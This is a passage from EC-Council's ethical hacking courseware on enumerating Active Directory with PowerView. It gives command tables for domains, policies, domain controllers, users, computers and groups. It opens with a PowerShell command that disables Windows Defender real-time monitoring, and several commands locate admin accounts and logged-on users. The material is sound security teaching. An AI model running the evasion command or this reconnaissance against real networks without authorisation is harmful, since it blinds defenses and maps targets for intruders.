Before performing enumeration using PowerView, attackers disable the security monitoring option using the following command:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Enumerating Domains

An AD domain is a logical set of objects such as computers, users, and devices that share common administration security and replication settings. Attackers enumerate domains to gather information about users, groups, and other resources within the target network.

Command	Description
`Get-ADDomain` `Get-NetDomain`	Retrieves information related to the current domain including domain controllers (DCs)
`Get-DomainSID`	Retrieves the security ID (SID) of the current domain

Table 6.1: Commands to enumerate AD domains




Figure 6.99: Screenshot showing the output of the PowerView Get-NetDomain command

Enumerating Domain Policy

In an AD environment, a domain security policy is implemented on a given domain, computer, or specific drives on a system. Attackers enumerate the domain policy to retrieve information related to the security protocols used such as password technologies and access levels applied.

Command	Description
`Get-DomainPolicy`	Retrieves the policy used by the current domain
`(Get-DomainPolicy)."SystemAccess"`	Retrieves information related to the policy configurations of the domain's system access
`(Get-DomainPolicy)."kerberospolicy"`	Retrieves information related to the domain's Kerberos policy

Table 6.2: Commands to enumerate AD domain policy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.100: Screenshot showing the output of the PowerView Get-DomainPolicy command

Enumerating Domain Controllers (DCs)

An AD DC is a server that processes and verifies authentication requests originating from the users on computer networks. Attackers enumerate DCs to retrieve information such as the domain forest, OS version, roles, and IP address.

Command	Description
`Get-NetDomainController`	Retrieves information related to the current domain controller (DC)

Table 6.3: Command to enumerate AD DCs




Figure 6.101: Screenshot showing the output of the PowerView Get-NetDomainController command

Enumerating Domain Users

AD domain users' details are stored on a DC, rather than the local computers on which the users log in. Attackers enumerate domain users to retrieve information such as account type, username, objectsid, samaccountname, samaccounttype, and objectguid.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command	Description
`Get-NetUser`	Retrieves information related to the current domain user
`Get-NetLoggedon -ComputerName <computer-name>`	Retrieves information related to the current active domain user
`Get-UserProperty –Properties pwdlastset`	Retrieves the date and time of the password last set for each domain user
`Find-LocalAdminAccess` `Invoke-EnumerateLocalAdmin`	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run
`Get-NetSession -ComputerName <computer_name>`	Retrieves information related to the current user logged into the machine

Table 6.4: Commands to enumerate AD domain users




Figure 6.102: Screenshot showing the output of the PowerView Get-NetUser command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Domain Computers

Attackers enumerate domain computers to retrieve information such as the list of computers in the current domain, OS information, and pingable host systems.

Command	Description
`Get-NetComputer`	Retrieves the list of all computers existing in the current domain
`Get-NetComputer | select operatingsystem,dnshostname`	Retrieves the list of all operating systems and DNS host names in the current domain
`Get-NetComputer -OperatingSystem "*Server 2022*"`	Retrieves all the domain computers running on Windows Server 2022
`Get-NetComputer -Ping`	Retrieves all the live hosts or pingable host systems available in the current domain

Table 6.5: Commands to enumerate AD domain computers




Figure 6.103: Screenshot showing the output of the PowerView Get-NetComputer command

Enumerating Domain Groups

AD groups are used for efficient network maintenance and administration. Groups are manageable units of domain user accounts, computers, etc. Attackers enumerate domain

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

groups to retrieve information such as the list of group names in the current domain, information about a specific group/local groups, and member names.

Command	Description
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
`Get-NetGroup -Domain <targetdomain>`	Retrieves the list of all groups existing in the specified domain
`Get-NetGroup 'Domain Administrators'`	Retrieves all information related to the specified group
`Get-NetGroup "*admin*"`	Retrieves all the groups containing admin in the group name
`Get-NetGroupMember -GroupName "Domain Admins"`	Retrieves all the members in the specified group
`Get-NetGroup -UserName <"username">`	Retrieves the group name of the specified domain user
`Get-NetLocalGroup -ComputerName <computername>`	Retrieves all the group names of the specified domain computer
`Get-NetLoggedon -ComputerName <DomainName>`	Retrieves all the active logged-in users of the specified domain *Requires administrator privileges to run
`Get-LastLoggedOn -ComputerName <DomainName>`	Retrieves the last-logged-in user of the specified domain

Table 6.6: Commands to enumerate AD domain groups

